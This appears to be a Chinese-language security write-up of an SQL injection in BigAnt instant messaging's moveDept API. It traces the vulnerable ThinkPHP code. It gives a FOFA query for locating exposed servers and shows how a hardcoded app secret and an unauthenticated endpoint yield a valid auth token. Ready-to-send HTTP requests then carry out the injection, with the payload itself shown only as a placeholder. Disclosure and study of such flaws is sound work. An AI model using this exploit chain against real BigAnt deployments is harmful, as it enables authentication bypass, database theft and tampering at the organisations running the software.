漏洞简介
杭州九麒科技大蚂蚁 (BigAnt) 即时通讯系统是一款企业级IM通信管理系统,提供多种功能支持。该系统的 \Api\Controller\DeptController::moveDept 接口存在SQL注入漏洞,攻击者可通过在 moveDept 功能的相关参数中插入恶意构造的 SQL 查询语句,实现对后端数据库的非法操作,可能导致敏感信息泄露、数据篡改、绕过身份验证,甚至在特定配置下实现任意命令执行或获取系统控制权限。
影响版本
BigAnt 5.5.x 及以上版本用户

经过测试,最新版本 6.0.1.20250407.1 也受影响
fofa语法
(body="/Public/static/admin/admin_common.js" && body="/Public/lang/zh-cn.js.js") || title="即时通讯 系统登录" && body="/Public/static/ukey/Syunew3.js"
漏洞分析
注入分析
系统是基于thinkphp 3.2架构,大部分采用数组形式的参数传递不存在sql注入
在 ThinkPHP 3.2 中:
->where(array条件)使用数组方式传参是安全的(框架会自动参数绑定/转义)->where("字符串拼接")使用字符串拼接外部输入是危险的->query($sql)/->execute($sql)直接执行原生 SQL,如果拼接了用户输入则存在注入风险I()函数虽有基本过滤,但不能完全防止 SQL 注入(特别是在字符串拼接场景下)
但是部分控制器的部分方法如DeptController.class.php下的moveDept()方法中
public function moveDept()
{
    $deptId = $this->q('dept_id',1);
    $parentDeptId = $this->q('target_parentdept_id',0);
    if ($deptId == $parentDeptId) {
       $this->responseFail(ERR_OP_ERR,L('_DEPT_MIGRATION_CAN_USE_YOURSELF_'));
    }
    //根据部门名称获取部门id
    $DeptModel = D('Common/Dept');
    $deptId = $DeptModel->field('dept_id,dept_parent_id')->where("dept_id = '".$deptId."'")->find();
......
if (!empty($parentDeptId)) {
$parentDept = $DeptModel->where("dept_id = '".$parentDeptId."'")->getField('dept_id');$deptId和$parentDeptId均来自用户请求参数 $this->q(),直接拼接到 where字符串中,攻击者可通过构造恶意 dept_id参数注入SQL payload造成SQL注入。
权限分析
先看下控制器开头的初始化操作权限要求
function _initialize() {

    parent::_initialize();
    $this->model = D('Common/Dept');
}跟进\Api\Controller\ApiBaseController::_initialize看下
function _initialize() {
//        $this->request = new Request();

        //\Common\Lib\SaasSDK::autoFirstSaas();
        sp_log_url();

        $model_name = strtolower(CONTROLLER_NAME."/".ACTION_NAME);
        $allowArr=[
           'oauth/create_authen',
           'dept/dept_list_redis',
          'dept/op_record_list',
          'schedule/backup',
          'schedule/clear_file',
          'schedule/message',
          'server/server_status',
           'office/office_callback',
           'jinshan/authorize',
        ];

        if (!in_array($model_name, $allowArr)&&$this->isValidAuth){
            \Common\Lib\SaasSDK::autoFirstSaas();
            $this->validAuthen();
        }
}除了规定的部分接口如oauth/create_authen、dept/dept_list_redis等不需要鉴权,其余(当前控制器开启了鉴权验证时,默认开启)都需要经过validAuthen方法鉴权,大致流程如下
请求进入 → _initialize() 自动触发
    ↓
记录日志 (sp_log_url)
    ↓
生成当前路由标识 (控制器/动作)
    ↓
检查是否在白名单?
    ├─ 是 → 跳过鉴权,直接进入 Action 方法
    └─ 否 → 检查是否需要鉴权 ($isValidAuth)
            ├─ 否 → 跳过鉴权,进入 Action
            └─ 是 → 初始化 SaaS 租户环境
                   ↓
                   执行 validAuthen() 验证用户身份
                   ↓
                   通过 → 进入 Action
失败 → 返回 401/403 或跳转登录而validAuthen()方法的鉴权逻辑如下
protected  function validAuthen(){
        $saas_id = D('Common/Saas')->getField('saas_id');
        $authen = $this->q('authen',1);
        $appId = $this->q('app_id',0,APP_ID);
        $saasId = $this->q('ssid',0, $saas_id);
        $userId = $this->q('uid',1,1);
        $userName = $this->q('uname',0,"系统管理员");
        $res = \Common\Lib\SaasSDK::apiLogin($saasId,$userId,$appId,$authen);

    if (! $res['status']){
        $this->responseApi($res) ;
    }
        $this->appId = $appId ;
        $this->saasId = $saasId ;
        $this->userId = $userId;
        $this->userName = $userName ;
}我们需要提供authen、uid其中uid好理解,就是用户id,且默认是1,重点关注authen的生成,
总体流程如下
请求到达 → _initialize() → validAuthen()
    ↓
1. 获取默认租户(兜底)
2. 提取请求参数:
   ├─ authen (Token, 必填)
   ├─ uid (用户ID, 必填)
   ├─ ssid (租户ID, 可选)
   ├─ app_id (应用ID, 可选)
   └─ uname (用户名, 可选)
    ↓
3. SaaasSDK::apiLogin() 验证:
   ├─ Token 解密与签名验证
   ├─ 用户-租户关系校验
   └─ 权限时效检查
    ↓
4. 验证失败 → responseApi() 返回 401/403
   验证成功 → 保存身份信息到控制器属性
    ↓
进入业务 Action 方法(可通过 $this->userId 获取用户)跟进\Common\Lib\SaasSDK::apiLogin($saasId,$userId,$appId,$authen)看下是如何验证的
static function apiLogin($ssid,$uid,$appId,$authen){

        //到服务配置中认证
        $res = \Common\Lib\Oauth::validAuthen($authen, $appId, $ssid, $uid) ;

        //如果验证未通过
        if (! $res['status'])
                return $res ;

        //接口每次登录效率太低
        return self::trustLogin($ssid, $uid,'api') ;
}跟进validAuthen
static function validAuthen($authen,$appId,$ssid,$uid){
        //得到密钥
        $info = self::getAppInfo($appId);
        $appSecret = '' ;
        if (! $info){
                return sp_api_fail(ERR_OP_ERR, L('_APPID_NOT_EXIST_')) ;
}

        $appSecret = $info['app_secret'] ;
        $res = self::bulidAuthen($appId, $appSecret, $ssid, $uid) == $authen ;

        return $res?sp_api_success():sp_api_fail(ERR_OP_ERR, L('_AUTH_CODE_ERROR_')) ;

}
先看 getAppInfo
static function getAppInfo($appId){

        $data = F('oauth_client') ;

        foreach($data as $row){
                if ($row['app_id'] == $appId){
                        return $row ;
                }
        }
        return null ;
}从oauth_client表提取出app_id,oauth_client表默认如下

其中app_id为 system、yun对应的APP_SECRET均为www.upsoft01.com,继续跟进self::bulidAuthen($appId, $appSecret, $ssid, $uid) == $authen ;看下它的实现方式
/**
 * 生成认证码
 * @param string $appId
 * @param string $appSecret
 * @param string $ssid
 * @param string $uid
 * @return string
 */
static function bulidAuthen($appId,$appSecret,$ssid,$uid){
        return hash('sha256', $appId . $appSecret . $ssid . $uid) ;
}到此,如何获得authen也就清楚了,可以手动生成,也可以通过最开始分析的白名单部分,那里有个接口oauth/create_authen,它的实现逻辑如下
/**
 * 获取 认证码的接口
 * @eg  http://127.0.0.1:8010/api/oauth/create_authen
 */
public function create_authen(){
        $uid = $this->q('uid',1);
        $app_id = $this->q('app_id',1);
        $app_secret = $this->q('app_secret',1);

        $saas_id = $this->q('ssid');

        $res = \Common\Lib\Oauth::bulidAuthen($app_id,$app_secret,$saas_id, $uid) ;
        $this->responseSuccess(['authen'=>$res]);
}只需要提供uid、app_id、app_secret、ssid即可,其中ssid来自sys_saas表


或者通过后台的修改头像部分获取,如下图所示
漏洞复现
获取认证码
POST /api/oauth/create_authen HTTP/1.1
Host: bigant.local:8000
Content-Type: application/x-www-form-urlencoded

uid=1&app_id=system&app_secret=www.upsoft01.com&ssid=CC1743B5-E5D5-42CE-B5F6-42E24464C8D0
使用获取到的authen:cc7e6a614831d1c6b351a5f12678ed4b94cf98b2a52b1050d6c19433fdeff37d
SQL注入
两个参数均存在SQL注入
多种thinkphp传参、路由模式需要注意
POST /api/dept/moveDept HTTP/1.1
Host: bigant.mrxn.net
Content-Type: application/x-www-form-urlencoded

authen=cc7e6a614831d1c6b351a5f12678ed4b94cf98b2a52b1050d6c19433fdeff37d&uid=1&dept_id=SQLI_POC

POST /index.php?s=/api/dept/moveDept HTTP/1.1
Host: bigant.mrxn.net
Content-Type: application/x-www-form-urlencoded

authen=cc7e6a614831d1c6b351a5f12678ed4b94cf98b2a52b1050d6c19433fdeff37d&uid=1&dept_id=100&target_parentdept_id=SQLI_POC
成功利用报错注入获取到系统数据库用户信息。